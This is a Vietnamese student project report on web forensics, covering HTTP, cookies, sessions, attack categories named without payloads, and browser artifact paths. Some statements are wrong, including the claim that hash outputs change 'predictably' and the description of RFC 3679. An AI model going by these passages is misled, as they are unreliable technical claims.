BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

ĐỒ ÁN CHUYÊN NGÀNH

NGHIÊN CỨU KỸ THUẬT ĐIỀU TRA TẤN CÔNG WEBSITE (WEB FORENSIC)

Ngành: **CÔNG NGHỆ THÔNG TIN**

Chuyên ngành: **AN TOÀN THÔNG TIN**

Giảng viên hướng dẫn: NGUYỄN TRỌNG MINH HỒNG PHƯỚC

Sinh viên thực hiện: LÊ ĐỖ THÀNH ĐẠT

MSSV: 2080600249 Lớp: 20DTHE2

TP. Hồ Chí Minh, 2023

LỜI CAM ĐOAN

Đề tài "NGHIÊN CỨU KỸ THUẬT ĐIỀU TRA TẤN CÔNG WEBSITE (WEB FORENSIC)" được thực hiện minh với sự hỗ trợ của giảng viên. Các thông số, bảng biểu và hình ảnh thể hiện trong bài hoàn toàn được tìm và khai thác dựa trên tài liệu hướng dẫn của …

Xin chắc chắn rằng toàn bộ nội dung bài báo cáo là trung thực, không hề tồn tại sự gian lận. em xin chịu mọi trách nhiệm để đảm bảo tính minh bạch của bài làm.

LỜI CẢM ƠN

Em xin gửi lời cảm ơn chân thành đối với thầy Nguyễn Trọng Minh Hồng Phước đã giúp đỡ, góp ý em trong quả trình nghiên cứu và đã nhiệt tình hướng dẫn em hoàn thành tốt bài báo cáo này.

Trong quá trình tìm hiểu, cũng như là trong quá trình làm bài báo cáo, khó tránh khỏi sai sót, rất mong các thầy, cô bỏ qua. Đồng thời do trình độ lý luận cũng như kinh nghiệm thực tiễn còn hạn chế nên bài báo cáo không thể tránh khỏi những thiếu sót, em rất mong nhận được ý kiến đóng góp thầy, cô để em học thêm được nhiều kinh nghiệm và sẽ hoàn thành tốt hơn bài báo cáo tốt nghiệp sắp tới.

Em xin chân thành cảm ơn!

MỤC LỤC

DANH MỤC KÝ HIỆU, CÁC TỪ VIẾT TẮT

Kí hiệu	Diễn giải
SOC	Security Operations Center
OS	Operating System
DS	Data Source
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
IP	Internet Protocol
RAM	Random Access Memory
WAN	Wide Area Network

DANH MỤC CÁC BẢNG


DANH MỤC HÌNH VẼ, ĐỒ THỊ

MỞ ĐẦU

1.1 GIỚI THIỆU

1.1.1 Tóm tắt về Website Forensic

- Theo wikipedia, điều tra số là một nhánh của khoa học pháp y, bao gồm việc phục hồi và điều tra tài liệu tìm thấy trong các thiết bị kỹ thuật số, vấn đề này liên quan trực tiếp tới Hacker. Thuật ngữ điều tra số ban đầu được sử dụng như một từ đồng nghĩa cho điều tra máy tính nhưng đã được mở rộng để bao gồm điều tra tất cả các thiết bị có khả năng lưu trữ dữ liệu số.
- Điều tra pháp y kỹ thuật số có nhiều ứng dụng. Phổ biến nhất là hỗ trợ hoặc bác bỏ giả thuyết trước tòa án hình sự hoặc dân sự. Các vụ án hình sự liên quan đến việc vi phạm các luật được định nghĩa bởi luật pháp và được thi hành bởi cảnh sát và bị truy tố bởi nhà nước, chẳng hạn như giết người, trộm cắp và hành hung chống lại người thi hành công vụ. Các vụ kiện dân sự về việc bảo vệ quyền và tài sản của cá nhân (thường liên quan đến tranh chấp gia đình) nhưng cũng có thể liên quan đến các tranh chấp hợp đồng giữa các tập đoàn thương mại.
- Các giai đoạn của điều tra số:
    + Thu thập thông tin từ hiện trường
    + Phân tích
    + Báo cáo
- Việc thu thập thông tin từ hiện trường là một bước tiền đề cũng như quan trọng nhất trong quá trình điều tra số, bao gồm các phương pháp phổ biến như "Memory dump", tạo các bản sao của media (sử dụng các phương pháp sao chép, lưu trữ và hàm băm), sử dụng các thiết bị & phương pháp chặn ghi để bảo toàn dữ liệu gốc,...
- Tùy thuộc vào loại thiết bị, phương tiện hoặc hiện vật, điều tra pháp y kỹ thuật số được phân thành nhiều loại khác nhau.



Hình 1.1.1.1 Phân loại điều tra số

- Computer forensic:
  + Mục đích của điều tra máy tính là giải thích hiện trạng của một tạo tác kỹ thuật số; chẳng hạn như hệ thống máy tính, phương tiện lưu trữ hoặc tài liệu điện tử.
  + Điểm mấu chốt của loại điều tra này là việc phân tích và báo cáo một loạt các thông tin; từ nhật ký (chẳng hạn như lịch sử internet) đến các tệp thực trên ổ đĩa.
- Mobile forensic:
  + Điều tra thiết bị di động là một nhánh phụ của pháp y kỹ thuật số liên quan đến việc thu hồi bằng chứng kỹ thuật số hoặc dữ liệu từ một thiết bị di động. Các cuộc điều tra thường tập trung vào dữ liệu đơn giản như dữ liệu cuộc gọi và thông tin liên lạc (SMS / Email) thay vì phục hồi sâu dữ liệu đã xóa.
  + Thiết bị di động cũng hữu ích cho việc cung cấp thông tin vị trí; hoặc từ theo dõi vị trí / GPS sẵn có hoặc qua nhật ký trang web trên thiết bị di động, theo dõi các thiết bị trong phạm vi của chúng.
- Network forensic:
  + Điều tra mạng máy tính có liên quan đến việc theo dõi và phân tích lưu lượng mạng máy tính, cả mạng cục bộ và WAN / internet, với mục đích thu thập thông tin, thu thập bằng chứng, hoặc phát hiện xâm nhập. Lưu lượng truy cập

thường bị chặn ở cấp gói và được lưu trữ để phân tích sau hoặc được lọc theo thời gian thực.

- Database forensic:
    + Điều tra cơ sở dữ liệu là một nhánh của điều tra số liên quan đến nghiên cứu & phân tích về cơ sở dữ liệu và siêu dữ liệu của chúng. Điều tra loại này sử dụng nội dung cơ sở dữ liệu, tệp nhật ký và dữ liệu trong RAM để tạo dòng thời gian hoặc khôi phục thông tin có liên quan.
- Live forensic:
    + Đây là một nhánh của pháp y kỹ thuật số. Nó kiểm tra dữ liệu có cấu trúc với mục đích khám phá và phân tích các mẫu hoạt động gian lận do Hacker gây ra.

1.1.2 Lý do chọn đề tài

- Trong thời đại số hóa ngày nay, sự phụ thuộc mạnh mẽ vào công nghệ thông tin và mạng internet đã mang lại nhiều lợi ích, nhưng cũng mở ra nhiều rủi ro liên quan đến an ninh và quản lý thông tin. Web Forensic, là một lĩnh vực tập trung vào việc thu thập, phân tích, và bảo quản chứng cứ điện tử từ môi trường web, đặt ra nhiều thách thức và cơ hội nghiên cứu.
- Lựa chọn đề tài này đến từ sự nhận thức về tầm quan trọng ngày càng tăng của việc bảo vệ thông tin cá nhân, doanh nghiệp, và cộng đồng trực tuyến. Sự gia tăng không ngừng của các mối đe dọa mạng, từ malware phức tạp đến các hình thức tấn công mới, đặt ra nhu cầu cao về các phương pháp hiệu quả trong việc phát hiện, ngăn chặn, và điều tra các sự kiện mạng đáng ngờ, ngoài ra, việc nghiên cứu về Web Forensic không chỉ giúp hiểu rõ hơn về cách mà thông tin được tạo ra, truyền tải, và lưu trữ trên web, mà còn đặt ra những thách thức liên quan đến quyền riêng tư và tuân thủ pháp luật. Việc phát triển các phương pháp và công cụ tiên tiến trong lĩnh vực này không chỉ hỗ trợ trong việc bảo vệ mạng lưới thông tin mà còn góp phần quan trọng vào sự phát triển bền vững của môi trường trực tuyến.
- Bằng cách nghiên cứu sâu rộng trong lĩnh vực Web Forensic, tôi mong muốn đóng góp cho sự hiểu biết chung về an ninh mạng và tạo ra các giải pháp sáng tạo để

giải quyết những thách thức ngày càng phức tạp trong thế giới kỹ thuật số ngày nay.

1.2 NHIỆM VỤ BÀI NGHIÊN CỨU

- Lựa chọn đề tài nghiên cứu về Web Forensics bắt nguồn từ sự nhận thức rõ ràng về tầm quan trọng ngày càng gia tăng của an ninh mạng và quản lý thông tin trong thời đại số hóa. Mục tiêu của bài nghiên cứu là tập trung vào việc giải quyết những thách thức đang đặt ra và đóng góp tích cực vào lĩnh vực ngày càng quan trọng này trong quá trình nghiên cứu, tôi tập trung vào việc tìm hiểu các khái niệm cơ bản về Web Forensics, bao gồm cả các kỹ thuật điều tra như phân tích logs, theo dõi hoạt động mạng và xác định dấu vết số trên trình duyệt. Đồng thời, tôi đã khám phá các công cụ quan trọng trong lĩnh vực này, như OWASP ZAP và Fiddler, để có cái nhìn toàn diện về cách chúng có thể hỗ trợ trong việc điều tra và bảo vệ mạng lưới thông tin.
- Tôi tiến hành mô phỏng các kỹ thuật và công cụ đã nghiên cứu, cài đặt OWASP ZAP và Fiddler để kiểm thử chúng trong môi trường thực tế. Qua quá trình này, tôi đánh giá hiệu suất của chúng và xem xét khả năng ứng dụng trong các tình huống thực tế, từ đó đưa ra các cân nhắc cải thiện.
- Tiếp theo, tôi mở rộng nghiên cứu để tìm hiểu thêm về các vấn đề liên quan đến giao diện người dùng và cách điều tra các tấn công liên quan đến giao diện. Điều này giúp tôi hiểu rõ hơn về cách lỗ hổng giao diện có thể được sử dụng để thực hiện các tấn công và phát triển phương pháp phòng vệ.
- Kết luận nghiên cứu sẽ tổng hợp và đánh giá các kết quả thu được, đồng thời đề xuất hướng phát triển tiếp theo. Tôi có thể nghiên cứu thêm về các phương pháp phân tích tự động mới hoặc tích hợp công nghệ AI để nâng cao hiệu suất và khả năng ứng dụng trong thực tế.

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT


2.1 ỨNG DỤNG WEBSITE

2.1.1 Tổng quan kiến thức ứng dụng Website

- Khái niệm về Website:
  + Ứng dụng web là một ứng dụng khách chủ sử dụng giao thức HTTP để tương tác với người dùng hay hệ thống khác.
  + Trình khách dành cho người dùng thường là một trình duyệt web như Internet Explorer, Firefox hay Google Chrome. Người dùng gửi và nhận các thông tin từ trình chủ thông qua việc tác dộng vào các trang Web. Các chương trình có thể là các trang trao dổi mua bán, các diễn đàn, giử nhận email...
  + Tốc độ phát triển các kỹ thuật xây dựng ứng dụng Web cũng phát triển rất nhanh. Trước đây những ứng dụng Web thường được xây dựng bằng CGI (Common Gateway Interface) được chạy trên các trình chủ Web và có thể kết nối vào các cơ sở dữ liệu đơn giản trên cùng một máy chủ. Ngày nay ứng dụng Web được biết bằng Java (các ngôn ngữ tương tự) và chạy trên máy chủ phân tán, kết nối đến nhiều nguồn dữ liệu khác nhau.
- Mô tả hoạt động của ứng dụng web:
  + Đầu tiên trình duyệt sẽ gửi một yêu cầu (request) đến trình chủ Web thông qua các phương thức cơ bản GET, POST,... của giao thức HTTP. Trình chủ lúc này có thể cho thực thi một chương trình được xây dựng từ nhiều ngôn ngữ như Perl, C/C++,.. hoặc trình chủ yêu cầu bộ diễn dịch thực thi các trang ASP, PHP, JSP,... theo yêu cầu của trình khách.
  + Tùy theo các tác vụ của chương trình được cài đặt mà nó xử lý, tính toán, kết nối đến cơ sở dữ liệu, lưu các thông tin do trình khách gửi đến... và từ đó trả về cho trình khách một luồn dữ liệu có định dạng theo giao thức HTTP, gồm hai phần:
    - Header mô tả các thông tin về gói dữ liệu và các thuộc tính, trạng thái trao đổi giữa trình duyệt và máy chủ.

- Body là phần nội dung dữ liệu mà máy chủ gửi về máy trạm, nó có thể là một tập tin HTML, một hình ảnh, một đoạn phim hay một văn bản bất kỳ

- HTTP Request & HTTP Response:
  + HTTP header là phần đầu của thông tin mà trình khách và trình chủ gửi cho nhau. Những thông tin trình khách gửi cho trình chủ được gọi là HTTP requests (yêu cầu) còn trình chủ gửi cho trình khách là HTTP responses (phản hồi). Thông thường một HTTP header gồm nhiều dòng, mỗi dòng chứa tên tham số và giá trị. Một số tham số có thể được dùng trong cả Header yêu cầu và Header trả lời, còn số khác thì chỉ được dùng riêng trong từng loại.



Hình 2.1.1.1 Cấu trúc HTTP Request và HTTP Response

- HTTP Request yêu cầu:
  + Dòng đầu của HTTP Request là dòng Request-Line bao gồm các thông tin về phương thức mà HTTP request này sử dụng (POST, GET, HEAD, TRACE,...). URI là địa chỉ định danh của tài nguyên. HTTP version là phiên bản HTTP đang sử dụng
  + Tiếp theo là các trường Header thông dụng như:

    - Accept: Loại nội dung có thể nhận được từ thông điệp phản hồi. Ví dụ: text/plain, text/html,...
    - Accept-Encoding: Các kiểu nén được chấp nhận. ví dụ: gzip, xz,...
    - User-Agent: Thông tin về trình duyệt của người dùng
    - Connection: Tùy chọn cho kết nối hiện tại. Ví dụ: closed, keep-alive, update,..
    - Cookie: Thông tin HTTP Cookie từ máy chủ


- Header của HTTP request sẽ kết thúc bằng một dòng trống
- Cấu trúc của HTTP phản hồi gần giống với HTTP yêu cầu, chỉ khác nhau là thay vì Request-Line thì HTTP phản hồi có Status-Line.
- HTTP phản hồi:
    + Status-Line có ban phần chính như sau: HTTP-version là phiên bản HTTP cao nhất mà máy chủ đang hỗ trợ, Status-Code: mã kết quả trả về, Reason-Phrase: mô tả về Status-Code
    + Tiếp theo là các tham số và kèm một dòng trống để báo hiệu kết thúc header
    + Cuối cùng là phần thân của HTTP response
- Phiên làm việc & Cookies:
    + HTTP là giao thức hướng đối tượng tổc quát và phi trạng thái, nghĩa là HTTP không lưu trữ trạng thái làm việc giữa trình duyệt với trình chủ. Sự thiếu sót này gây khó khăn cho một số ứng dụng web, bởi vì trình chủ không biết được trước đó trình duyệt đã có những trạng thái nào. Vì thế, để giải quyết vấn đề này, ứng dụng Web đưa ra một khái niệm phiên làm việc (Session). Còn SessionID là một chuỗi để chứng thực phiên làm việc. Một số trình chủ sẽ cung cấp một Session ID cho người dùng khi họ xem trang web trên trình chủ. Để duy trì phiên làm việc, Session ID thường được lưu vào:
        - Biến trên URL

- Biến ẩn
- Cookies

- Phiên làm việc chỉ tồn tại trong một thời gian cho phép, thời gian này được cấu hình quy định tại trình chủ hoặc bởi ứng dụng thực thi.
- Cookie là những phần dữ liệu nhỏ, có cấu trúc và được chia sẻ giữa trình chủ và trình duyệt của người dùng. Các cookie được lưu dưới những file dữ liệu nhỏ dạng text, được ứng dụng tạo ra để lưu trữ/ truy tìm/ nhận biết các thông tin về người dùng đã ghé thăm trang Web và những vùng mà họ đã truy cập qua trong trang web. Những thông tin này có thể bao gồm tên/ định danh người dùng, mật khẩu, sở thích, thói quen. Ở những lần truy cập sau đến trang web đó, ứng dụng có thể sử dụng lại những thông tin lưu trong cookie.
- Cookie được phân làm hai loại secure/non-secure và persisten/non-persistent, do vậy ta tổng hợp được bốn kiểu cookie là:
    + Persistent & Secure
    + Persistent & Non-Secure
    + Non-Persistent và Non-Secure
    + Non-Persistent và Secure
- Persistent cookies được lưu dưới dạng tập tin .txt trên máy khách trong một khoảng thời gian nhất định. Non-Persistent cookie thì được lưu trên bộ nhớ RAM của máy khách và sẽ bị hủy khi đống trang web hay nhận được lệnh hủy từ trang web. Secure cookies chỉ có thể được gửi thông qua HTTPs, Non-Secure cookie có thể gửi được bằng cả hai giao thức HTTPs hay HTTP.
- Các thành phần của một cookie gồm:
    + Domain: Tên miền của trang web đã tạo cookie
    + Flag: Mang giá trị True/False - xác định các máy khác với cùng tên miền có được truy xuất đến cookie hay không


+ Path: Phạm vi các địa chỉ có thể truy xuất cookie
+ Secure: Mang giá trị True/False, tương ứng với Secure cookie và Non-Secure cookie
+ Expiration: Thời gian hết hạn của cookie. Nếu giá trị này không được thiết lập thì trình duyệt sẽ hiểu đây là non-persistent cookie và chỉ lưu trong bộ nhớ RAM và sẽ xóa nó khi trình duyệt bị đóng
+ Name: Tên biến
+ Value: Giá trị của biến

- Kích thước tối đa của cookie là 4kb.
- Giao diện người dùng (UI) và trải nghiệm người dùng (UX):
  + UI và UX đóng vai trò quan trọng trong ứng dụng website. UI tập trung vào thiết kế giao diện, trong khi UX liên quan đến trải nghiệm chung của người dùng khi sử dụng website. Một giao diện hấp dẫn và trải nghiệm người dùng tốt là yếu tố chính để thu hút và giữ chân người dùng.
- Công nghệ Backend và Frontend:
  + Backend xác định phía sau cùng của website, xử lý dữ liệu và tương tác với cơ sở dữ liệu. Frontend, ngược lại, là phần tương tác trực tiếp với người dùng thông qua giao diện. Sự tích hợp linh hoạt giữa backend và frontend quyết định khả năng mở rộng và hiệu suất của website.



Hình 2.1.1.2 Công nghệ Backend và Frontend


- Dịch vụ Web và API:
  + Sử dụng dịch vụ web và API (Application Programming Interface) là quan trọng để kết nối và tương tác với các hệ thống khác. Các API giúp mở rộng chức năng và tính năng của website, cũng như tạo ra sự linh hoạt trong việc tích hợp với các ứng dụng và dịch vụ khác.
  + Web API hỗ trợ restful đầy đủ các phương thức: Get/Post/put/delete dữ liệu. Nó cũng có khả năng hỗ trợ đầy đủ các thành phần HTTP: URI, request/response headers, caching, versioning, content format.



Hình 2.1.1.3 Dịch vụ Web API

2.1.2 Mô hình xây dựng Website 3 lớp

- Mô hình 3 lớp là một kiến trúc phổ biến trong phát triển phần mềm và web, nơi ứng dụng được chia thành ba phần chính: Giao diện người dùng (Presentation Layer), Logic ứng dụng (Business Logic Layer), và Cơ sở dữ liệu (Data Storage Layer). Dưới đây là mô tả chi tiết về mô hình 3 lớp:



Hình 2.1.2.1 Mô hình xây dựng Website 3 lớp

- Giao Diện Người Dùng (Presentation):
  + Mục Đích:
    - Tương tác với người dùng và hiển thị thông tin.
  + Các Yếu Tố Chính:
    - Giao diện người dùng (UI): Phần mà người dùng thấy và tương tác.
    - Controllers: Xử lý các sự kiện và điều khiển luồng thông tin giữa UI và Logic ứng dụng.
- Logic Ứng Dụng (Logic):
  + Mục Đích:
    - Thực hiện logic nghiệp vụ và xử lý yêu cầu từ Giao diện người dùng.
  + Các Yếu Tố Chính:
    - Services: Cung cấp các chức năng cụ thể và logic nghiệp vụ.
    - Logic: Xử lý logic và quy tắc nghiệp vụ của ứng dụng.
- Cơ Sở Dữ Liệu (Data):
  + Mục Đích:
    - Lưu trữ và quản lý dữ liệu cho ứng dụng.
  + Các Yếu Tố Chính:
    - Database: Hệ quản trị cơ sở dữ liệu (ví dụ: MySQL, PostgreSQL).

- Data Access Layer: Cung cấp các phương tiện để truy cập và quản lý dữ liệu.

- Mô hình 3 lớp là một kiến trúc linh hoạt và phổ biến được sử dụng rộng rãi trong phát triển ứng dụng để tạo ra ứng dụng dễ quản lý, bảo trì, và mở rộng.

2.2 AN TOÀN THÔNG TIN

2.2.1 Tổng quan kiến thức an toàn thông tin

- Memory dump:
  + "Một bản dump bộ nhớ" là quá trình ghi lại toàn bộ hoặc một phần của bộ nhớ hệ thống máy tính vào một không gian lưu trữ khác nhau, thường là để phân tích hoặc kiểm tra sự cố hệ thống. Điều này có thể thực hiện thông qua phần mềm đặc biệt hoặc các công cụ hệ điều hành.
  + Việc tạo ra một bản dump bộ nhớ có thể hữu ích khi xảy ra sự cố hệ thống để phân tích nguyên nhân và tìm giải pháp. Các chuyên gia an ninh thông tin cũng có thể sử dụng bản dump bộ nhớ để phân tích các tấn công mạng và tìm hiểu về các vết dầu của các loại mã độc hại.
  + Ngoài ra, trong lĩnh vực phần cứng, bản dump bộ nhớ cũng có thể được thực hiện để kiểm tra và phân tích các sự cố liên quan đến phần cứng máy tính.
- Hàm băm:
  + Hàm băm là một thuật toán toán học hoặc logic chuyển đổi một đầu vào (hoặc "message") thành một giá trị cố định có độ dài cố định, thường là một chuỗi số và chữ cái. Mục tiêu chính của hàm băm là tạo ra một giá trị duy nhất đại diện cho dữ liệu đầu vào, thường được gọi là "hash code" hoặc "hash value". Đặc tính quan trọng của hàm băm là nếu đầu vào thay đổi một chút, giá trị băm cũng phải thay đổi một cách dự đoán.
  + Hàm băm thường được sử dụng trong nhiều lĩnh vực của công nghệ thông tin, bao gồm bảo mật, cơ sở dữ liệu, và quản lý dữ liệu. Một số thuật toán băm phổ biến bao gồm MD5, SHA-1, và SHA-256. Tuy nhiên, MD5 và SHA-1 đã bị coi là không an toàn đối với nhiều ứng dụng, và SHA-256 hoặc

các biến thể có độ dài hash lớn hơn thường được ưa chuộng trong các tình huống cần bảo mật cao hơn.

- WAN (Wide Area Network):
  + WAN là viết tắt của "Wide Area Network". Đây là một loại mạng máy tính mà các thiết bị và mạng con kết nối với nhau trên các khu vực địa lý rộng, thường là trên phạm vi quốc gia hoặc giữa các quốc gia khác nhau. WAN được sử dụng để kết nối các vị trí địa lý xa nhau, cho phép truyền tải dữ liệu, âm thanh, video và các loại thông tin khác giữa các điểm khác nhau.
  + Các kỹ thuật kết nối WAN có thể bao gồm cáp quang, kết nối vi sóng, các dịch vụ truyền hình vệ tinh, và các dịch vụ mạng khác. Internet cũng có thể coi là một dạng lớn của WAN, nơi các thiết bị kết nối với nhau trên toàn cầu.
  + WAN thường được sử dụng trong các tổ chức lớn có các chi nhánh phân tán và cần liên kết chúng để chia sẻ tài nguyên và dữ liệu.
- RAM (Random Access Memory):
  + RAM là viết tắt của "Random Access Memory" (Bộ Nhớ Truy Cập Ngẫu Nhiên). Đây là một loại bộ nhớ trong máy tính được sử dụng để lưu trữ dữ liệu tạm thời và nhanh chóng truy cập bởi trình điều khiển máy tính và các ứng dụng. Dữ liệu trong RAM bị mất khi máy tính tắt.
  + RAM có vai trò quan trọng trong việc hỗ trợ hoạt động của hệ điều hành và các chương trình. Khi bạn mở một ứng dụng trên máy tính, dữ liệu từ ổ đĩa cứng sẽ được nạp vào RAM để tăng tốc độ truy cập và xử lý. Càng nhiều RAM, máy tính càng có khả năng xử lý nhanh chóng và duy trì nhiều ứng dụng cùng một lúc mà không giảm hiệu suất.
  + RAM có thể được phân thành hai loại chính: DRAM (Dynamic RAM) và SRAM (Static RAM). DRAM thường được sử dụng trong các ứng dụng yêu cầu dung lượng lớn như máy tính cá nhân, trong khi SRAM thường được sử dụng trong các ứng dụng yêu cầu tốc độ nhanh và ít dung lượng như bộ nhớ cache.
- NXLog:

    + NXLog là một công cụ thu thập log và chuyển tiếp log (log management tool) được sử dụng trong môi trường hệ thống và mạng. Để tìm hiểu về cách sử dụng và cấu hình của NXLog, bạn có thể tham khảo tài liệu chính của nó, được gọi là NXLog Docs.
    + Để truy cập NXLog Docs, bạn có thể sử dụng trình duyệt web và nhập URL chính thức của tài liệu hoặc thực hiện một tìm kiếm trên công cụ tìm kiếm với từ khóa "NXLog Docs". Trong tài liệu này, bạn sẽ tìm thấy thông tin về cách cài đặt, cấu hình, và sử dụng các tính năng của NXLog để quản lý và phân tích log trong môi trường của bạn.
    + Lưu ý rằng nếu có sẵn một phiên bản cụ thể của NXLog Docs liên quan đến phiên bản cụ thể của NXLog bạn đang sử dụng, hãy chắc chắn bạn tham khảo tài liệu đó để đảm bảo tính chính xác và tương thích.
- RFC3679:
    + RFC 3679 là một tài liệu đặc tả được xuất bản bởi Internet Engineering Task Force (IETF) và mang tiêu đề "Unused Values in the SMIv2". RFC (Request for Comments) là một loạt các tài liệu mô tả các giao thức, quy chuẩn, quy trình và sự điều chỉnh liên quan đến Internet.
    + RFC 3679 tập trung vào mô tả cách sử dụng giá trị không sử dụng trong Structure of Management Information Version 2 (SMIv2). SMIv2 là một phần của quy chuẩn SNMP (Simple Network Management Protocol), một giao thức được sử dụng để quản lý và giám sát các thiết bị trong mạng.
- Linux**:**
    + Linux là một hệ điều hành mã nguồn mở dựa trên kernel Linux. Kernel Linux là một phần quan trọng của hệ điều hành, chịu trách nhiệm quản lý tài nguyên của hệ thống như bộ nhớ, bộ vi xử lý, thiết bị đầu vào/ra và tương tác giữa phần cứng và phần mềm.
    + Dưới đây là một số điểm chính về hệ điều hành Linux:

- Mã nguồn mở: Linux sử dụng mô hình mã nguồn mở, cho phép người dùng xem, sửa đổi và phân phối mã nguồn theo các điều khoản của Giấy phép Công cộng GNU (GNU General Public License).
- Đa dạng các phiên bản (distros): Có nhiều phiên bản Linux được gọi là "distros" (phân phối) như Ubuntu, Fedora, Debian, CentOS, và nhiều hơn nữa. Mỗi distro có thể có những đặc điểm riêng biệt và được cấu hình cho mục đích sử dụng cụ thể.
- Dòng lệnh: Linux thường được quản lý thông qua dòng lệnh, và nó cung cấp một môi trường dòng lệnh mạnh mẽ (shell) như Bash.
- Đa nhiệm và ổn định: Hệ điều hành Linux có khả năng đa nhiệm tốt, có thể chạy nhiều tiến trình đồng thời mà không giảm hiệu suất. Nó cũng thường được chọn cho các hệ thống yêu cầu tính ổn định và độ tin cậy cao.
- Hỗ trợ cộng đồng lớn: Cộng đồng người dùng và nhà phát triển Linux rất lớn và tích cực. Điều này có nghĩa là có nhiều nguồn tư vấn, hướng dẫn và giải pháp sẵn có.

+ Linux được sử dụng rộng rãi trên nhiều loại thiết bị từ máy tính cá nhân, máy chủ đến thiết bị nhúng và là nền tảng quan trọng cho các dịch vụ web và ứng dụng server.

- SOC (Security Operations Center):
  + Trong lĩnh vực an ninh thông tin, SOC thường đề cập đến Security Operations Center. Đây là một trung tâm hoạt động tập trung vào giám sát và bảo vệ an ninh thông tin của tổ chức. SOC thường sử dụng công nghệ và quy trình để theo dõi, phát hiện và ứng phó với các sự kiện và mối đe dọa an ninh.

2.2.2 Một số tấn công Website phổ biến

- Tấn công thu thập thông tin:

+ Những tập tin và ứng dụng trên hệ thống chứa những thông tin quan trọng như mã nguồn trang web, tập tin chưa mật khẩu của người dùng trên hệ thống luôn là những mục tiêu hàng đầu cho hacker
+ Một số phương pháp chính:
    - Tấn công quét cổng
    - Tấn công dò quét thư mục
    - Thu thập thông tin từ Internet

- Tấn công dựa trên lỗi cấu hình:
    + Các tập tin cấu hình, ứng dụng luôn luôn tồn tại các lỗ hổng chưa được khám phá hoặc các lỗ hổng cũ, do sự không cảnh giác của người quản trị website nên vẫn tồn tại, nhờ vào đặc điểm này, Hacker có thể dễ dàng tìm kiếm các đoạn mã khai thác trên Internet hoặc tự phát triển các mã khai thác để khai thác điểm yêu của cấu hình. Một trong số các tấn công điển hình là: Misconfiguration Attack và 0-day Attack.
- Tấn công quá trình xác thực
    + Do nhiều yếu tố nên quá trình xác thực của các trang web luôn tồn tại các lỗ hổng hoặc điểm yếu, nơi các Hacker luôn có nhiều phương pháp để tiến hành tấn công nhằm chiếm được Username/Password của quản trị viên hay người dùng.
    + Một số phương pháp:
        - Tấn công dò quét mật khẩu
        - Tấn công từ điển
        - SQL injection
- Tấn công phiên làm việc
    + Đây là kỹ thuật tấn công cho phép Hacker mạo danh người dùng hợp lệ bằng cách nghe trộm khi người dùng đăng nhập vào hệ thống, sau đó Hacker sẽ dùng lại Sesson ID của người dùng hợp lệ để tiến hành xâm nhập

hoặc chuộc lợi. Hoặc bằng cách giải mã Session ID của người dùng hợp lệ để tiên đoán và tạo ra các session ID hợp lệ khác,...

+ Một số phương pháp:
    - Session Hijacking
    - Brute Force Session ID
    - Session Fixation Attack

- Tấn công lợi dụng thiếu sót trong việc kiểm tra dữ liệu đầu vào hợp lệ
    + Hacker lợi dụng những ô nhập dữ liệu, các tham số đầu vào để gửi đi một đoạn ký tự bất kỳ khiến cho hệ thống phải thực thi đoạn lệnh hay bị phá vỡ hoàn toàn.
    + Một số phương pháp:
        - Chèn mã lệnh thực thi trên trình duyệt - Cross-Site Scripting
        - Tiêm mã truy vấn cơ sở dữ liệu - SQL Injection
        - Thêm câu lệnh hệ thống - OS Command Injection
        - Vượt đường dẫn - Path traversal
        - Tràn bộ đệm - Buffer Over Flow

CHƯƠNG 2. PHƯƠNG PHÁP ĐỀ XUẤT

3.1 ĐIỀU TRA PHÂN TÍCH PHÍA NGƯỜI DÙNG

- Người dùng ứng dụng web là những khách hàng, người dùng mạng máy tính, quản trị viên hoặc các kẻ tấn công có nhu cầu kết nối tới trang web để thực hiện các hành động theo nhu cầu và mong muốn của bản thân.
- Phân loại:
    + Người dùng thông thường
    + Kẻ tấn công

- Như đã thấy ở trên, người dùng có hai loại, vì thế, kỹ thuật điều tra và phân tích phía người dùng ra đời với mục tiêu:
    + Xác định xem người dùng có phải là nạn nhân
    + Xác định xem người dùng có phải là kẻ tấn công
- Như đã biết có rất nhiều kiểu, phương pháp tấn công phía client side ví dụ như: XSS, Phishing,… Nếu chúng ta không có những chứng cứ số hoặc không được tiếp cận các thiết bị truy cập website của người dùng, thì việc điều tra tấn công là rất khó khăn, vấn đề này rất cần thiết với người dùng hợp lệ và các nạn nhân của các cuộc tấn công gián tiếp hoặc trực tiếp qua website.
- Đối với kẻ tấn công, để xác nhận đúng một người có phải là kẻ tấn công hay không, ngoài chứng cứ, bằng chứng trên Server side, ta cũng cần các chứng cứ hay bằng chứng trực tiếp trên thiết bị truy cập website của người dùng nhằm đưa ra một quyết định vững chắc rằng họ vi phạm hoặc phạm tội.

3.1.1 Điều tra và phân tích thông tin trình duyệt

- Trình duyệt web là công cụ để thực hiện các hoạt động khác nhau trên Internet của người dùng, người dùng sử dụng trình duyệt cho nhiều chức năng như: tìm kiếm thông tin, truy cập vào tài khoản email, giao dịch thương mại điện tử, nhắn tin,...

Trình duyệt cũng ghi lại nhiều dữ liệu liên quan đến hoạt động của người dùng, các thông tin như: URLs được truy cập bởi người dùng, cookie, tệp bộ nhớ cache, thời gian truy cập & thời gian sử dụng trình duyệt,...

- Việc kiểm tra các bằng chứng nói trên là một trong các điểm chủ chốt của quá trình "Browser Forensic". Các trình duyệt lưu trữ các tập tin quan trọng này ở nhiều phần khác nhau trên hệ điều hành, ngoài ra như đã thấy, có rất nhiều trình duyệt khác nhau, đồng nghĩa với nó đó chính là dữ liệu hoặc địa điểm lưu trữ các tập tin cũng khác nhau. Dưới đây là bảng tổng hợp các bản ghi Cache, các bản ghi lịch sử, Cookie registry và các tập tin đã tải xuống ở các trình duyệt nổi tiếng, để dễ dàng hơn trong quá trình truy vết và điều tra.

Web Browser	Operating System	File Path
	Windows 95/98	C:\Temporary Internet Files\Content.ie5 C:\Cookies C:\History\History.ie5
Internet Explorer	Windows 2000/XP	C:\Documents and Settings\%username%\Local Settings\Temporary Internet Files\Content.ie5 C:\Documents and Settings\%username%\Cookies C:\Documents and Settings\%username%\Local Settings\History\history.ie5
	Windows Vista, 7 and latest version	C\Users\%username%\AppData\Local\Microsoff\Windows\Temporary Internet Files\ C:\Users\%username%\AppData\Local\Microsoff\Windows\Temporary Internet Files\Low\
	Linux	/home/SUSER/.mozilla/firefox/SPROFILE.default/places.sqlite
